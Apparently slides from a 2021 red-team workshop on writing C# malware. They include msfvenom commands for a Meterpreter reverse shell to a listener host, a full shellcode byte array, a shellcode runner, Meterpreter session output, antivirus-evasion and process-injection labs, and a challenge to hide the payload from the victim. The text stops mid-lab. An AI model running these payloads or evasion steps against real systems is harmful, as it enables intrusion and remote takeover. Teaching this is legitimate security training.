AFRICAHACKON 2021

MALWARE DEVELOPMENT FOR RED TEAMING

WHO AM I

macrosec

AMARJIT LABHURAM [@amarjit_labu]

- ★ Co-Founder & Technical Director @ MacroSec Ltd
- ★ Cybersecurity Researcher
- ★ Pentester / Red Teamer
- ★ Offensive Security Lover

HOBBIES:

- ★ Farming
- ★ Fishing
- ★ DJing Electronic Music
- ★ Foodie & Coffee Lover


WORKSHOP GUIDELINES

- ★ Goals
- ★ Exercises & Lab Guide https://github.com/chr0n1k/AH2021Workshop
- ★ Challenges

INTRODUCTION


COMMAND AND CONTROL (C&C or C2)

A command-and-control [C&C or C2] server is a computer controlled by an attacker or cybercriminal which is used to send commands to systems compromised by malware and receive stolen data from a target network.



https://www.activecountermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/

COMMAND AND CONTROL FRAMEWORKS



https://www.thec2matrix.com/

METASPLOIT & METERPRETER

- ★ Extensible C-based payload that uses in memory DLL injection to load modules at runtime
- ★ Meterpreter and the modules it loads run from memory, without touching disk.
- ★ Supports HTTP & HTTPs

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

METASPLOIT & METERPRETER

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  18        meterpreter x64/windows  DESKTOP-MHB0T9F\John Doe @ DESKTOP-  10.1.1.15:8080 -> 10.1.1.11:64481  (
                                     MHB0T9F                              10.1.1.11)
  23        meterpreter x64/windows  DESKTOP-MHB0T9F\John Doe @ DESKTOP-  10.1.1.15:8080 -> 10.1.1.11:63857  (
                                     MHB0T9F                              10.1.1.11)
  24        meterpreter x64/windows  DESKTOP-MHB0T9F\John Doe @ DESKTOP-  10.1.1.15:8080 -> 10.1.1.11:60025  (
                                     MHB0T9F                              10.1.1.11)

msf6 exploit(multi/handler) > sessions -i 24
[*] Starting interaction with 24...

meterpreter > getuid
Server username: DESKTOP-MHB0T9F\John Doe
meterpreter >
meterpreter > sysinfo
Computer        : DESKTOP-MHB0T9F
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

C# 101

- ★ Object oriented programming language released in 2001 as part of the .NET initiative
- ★ C# source is compiled to IL (Intermediate Language) which can then be translated into machine instructions by the CLR (Common Language Runtime) https://docs.microsoft.com/en-us/dotnet/standard/clr
- ★ Managed Code vs Unmanaged https://docs.microsoft.com/en-us/dotnet/standard/managed-code


https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

C# 101



https://www.c-sharpcorner.com/UploadFile/8911c4/code-execution-process

C# 101



https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

C# 101

P/invoke (Platform Invocation Services) allows managed code to call functions implemented in unmanaged libraries (Dlls).

DllImportAttribute Class

Definition

Namespace: System.Runtime.InteropServices

Assembly: System.Runtime.InteropServices.dll

Indicates that the attributed method is exposed by an unmanaged dynamic-link library (DLL) as a static entry point.

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.dllimportattribute?view=net-5.0

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

LABS

Lab0: Environment Setup

Lab1: Introduction

CONSOLE CLASS

Console Class

Definition

Namespace: System
Assembly: mscorlib.dll

Represents the standard input, output, and error streams for console applications. This class cannot be inherited.

```
Console.WriteLine("Hello World!");
Console.ReadKey();
```

https://docs.microsoft.com/en-us/dotnet/api/system.console?view=netframework-4.8

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf


WINDOWS API

- ★ Exposes programming interfaces to the services provided by the OS
- ★ File system access, processes & threads management, network connections, user interface, etc.

https://docs.microsoft.com/en-us/windows/win32/api/

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

WINDOWS API



https://www.oreilly.com/library/view/learning-malware-analysis/9781788392501/8aa60d1d-3efa-48bf-8fdc-2e3028b0401e.xhtml

WINDOWS API




FIGURE 1-1 Relationship between .NET Framework components

https://windowskernal.wordpress.com/2011/08/22/windows-api/

MESSAGE BOX

MessageBox function (winuser.h)

10/13/2021 • 7 minutes to read

Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.

Syntax

C++ Copy

```
int MessageBox(
  [in, optional] HWND    hWnd,
  [in, optional] LPCTSTR lpText,
  [in, optional] LPCTSTR lpCaption,
  [in]           UINT    uType
);
```


https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox

Lab2: Simple Shellcode Runner

METERPRETER STAGED PAYLOADS

★ Staged Payload

```
msfvenom -p
windows/x64/meterpreter/reverse_tcp
LHOST=10.1.1.15 LPORT=8080
EXITFUNC=thread -f exe > revershell.exe
```



https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

SHELLCODE

- ★ Sequence of bytes that represent assembly instructions
- ★ Usually used as the payload after successful exploitation
- ★ Metasploit's msfvenom generate shellcode for different payloads

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.1.15 LPORT=8080 EXITFUNC=thread -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of csharp file: 2621 bytes
byte[] buf = new byte[511] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x41,0x51,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x8b,0x48,
0x18,0x44,0x8b,0x40,0x20,0x50,0x49,0x01,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,
0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,
0x0d,0xac,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x1f,0x90,0x0a,0x01,0x01,0x0f,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0x89,0xda,0xff,
0xd5 };
```

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

SHELLCODE INJECTION

VirtualAlloc, CreateThread & WaitForSingleObject for the win!

```
IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

Console.WriteLine("[+] Copying shellcode into allocated memory space");
// Write shellcode into allocated memory space
Marshal.Copy(shellcode, 0, addr, size);

Console.WriteLine("[+] Creating thread and running...catch your shell");
IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
// 0xFFFFFFFF = WAIT_FAILED
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

SHELLCODE INJECTION

```
root@kali: ~ ×   root@kali: ~ ×
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 3 opened (10.1.1.15:8080 -> 10.1.1.1
```

C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab2_ Simple shellcode runner\program1.exe

```
[+] Allocate memory in the current process
[+] Copying shellcode into allocated memory space
[+] Creating thread and running...catch your shell
```

Process Hacker [DESKTOP-MHB0T9F\John ...

Hacker View Tools Users Help

Refresh Options Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Priv
System Idle Process	0	93.77		
Registry	72			4,
csrss.exe	448			1,
wininit.exe	516			1,
csrss.exe	524	0.01		1,
winlogon.exe	616			2,
fontdrvhost.exe	740			1,
dwm.exe	960	0.10		64,
explorer.exe	3808	0.09		62,
SecurityHealthSystray.exe	6172			1,
VBoxTray.exe	6268		28 B/s	2,
OneDrive.exe	6348			26,
notepad++.exe	6760			19,
ProcessHacker.exe	284	0.59		16,
program1.exe	7456	0.05	256 B/s	10,
conhost.exe	7516			
msedge.exe	3144	0.02		41,

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

VIRTUALALLOC

VirtualAlloc function (memoryapi.h)

10/13/2021 • 7 minutes to read

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the VirtualAllocEx function.

Syntax

C++ Copy

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

MARSHAL CLASS

Marshal Class

Definition

Namespace: System.Runtime.InteropServices

Assembly: System.Runtime.InteropServices.dll

Provides a collection of methods for allocating unmanaged memory, copying unmanaged memory blocks, and converting managed to unmanaged types, as well as other miscellaneous methods used when interacting with unmanaged code.

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal?view=net-5.0

CREATETHREAD

CreateThread function (processthreadsapi.h)

10/13/2021 • 5 minutes to read

Creates a thread to execute within the virtual address space of the calling process.

To create a thread that runs in the virtual address space of another process, use the CreateRemoteThread function.

Syntax

C++ Copy

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

WAITFORSINGLEOBJECT

WaitForSingleObject function (synchapi.h)

10/13/2021 • 2 minutes to read

Waits until the specified object is in the signaled state or the time-out interval elapses.

To enter an alertable wait state, use the WaitForSingleObjectEx function. To wait for multiple objects, use WaitForMultipleObjects.


Syntax

C++ Copy

```
DWORD WaitForSingleObject(
  [in] HANDLE hHandle,
  [in] DWORD  dwMilliseconds
);
```

https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject

CHALLENGE



As shown on the screenshot above, the payload opens a console window that will be visible to the victim and easy to spot. Change the source code of Lab 2 to hide the console using Windows API calls.

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

Lab3: AV Signature And Heuristic Evasion

MSFVENOM DEFAULT PAYLOAD

VIRTUALALLOCEXNUMA

VirtualAllocExNuma function (memoryapi.h)

10/13/2021 • 7 minutes to read

Reserves, commits, or changes the state of a region of memory within the virtual address space of the specified process, and specifies the NUMA node for the physical memory.

Syntax

C++ Copy

```
LPVOID VirtualAllocExNuma(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect,
  [in]           DWORD  nndPreferred
);
```

https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma

EXCLUSIVE OR (XOR) ENCRYPTION

Exclusive disjunction (exclusive or) is a logical operation that outputs true only when inputs differ

Commonly used by malware to bypass signature detection

XOR Truth Table		
Input		Output
0	0	0
0	1	1
1	0	1
1	1	0

https://github.com/mvelazc0/defcon27_csharp_workshop/blob/master/Slides/WritingCustomPayloads_Defcon27_Slides.pdf

MODIFIED SHELLCODE RUNNER

Lab4: Simple Process Injection

OPENPROCESS

OpenProcess function (processthreadsapi.h)

10/13/2021 • 2 minutes to read

Opens an existing local process object.

Syntax

C++ Copy

```cpp
HANDLE OpenProcess(
  [in] DWORD dwDesiredAccess,
  [in] BOOL  bInheritHandle,
  [in] DWORD dwProcessId
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess

VIRTUALALLOCEX

VirtualAllocEx function (memoryapi.h)

10/13/2021 • 7 minutes to read

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

To specify the NUMA node for the physical memory, see VirtualAllocExNuma.

Syntax

C++ Copy

```
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

WRITEPROCESSMEMORY

WriteProcessMemory function (memoryapi.h)

10/13/2021 • 2 minutes to read

Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails.

Syntax

C++ Copy

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

CREATEREMOTETHREAD

CreateRemoteThread function (processthreadsapi.h)

10/13/2021 • 5 minutes to read

Creates a thread that runs in the virtual address space of another process.

Use the CreateRemoteThreadEx function to create a thread that runs in the virtual address space of another process and optionally specify extended attributes.

Syntax

C++ Copy

```
HANDLE CreateRemoteThread(
  [in]  HANDLE                 hProcess,
  [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  [in]  SIZE_T                 dwStackSize,
  [in]  LPTHREAD_START_ROUTINE lpStartAddress,
  [in]  LPVOID                 lpParameter,
  [in]  DWORD                  dwCreationFlags,
  [out] LPDWORD                lpThreadId
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread

SIMPLE PROCESS INJECTION

```
// Get a handle to the explorer process. 0x001F0FFF = PROCESS_ALL access right
hProcess = OpenProcess(0x001F0FFF, false, pid);
```


```
// Allocate memory in the remote process
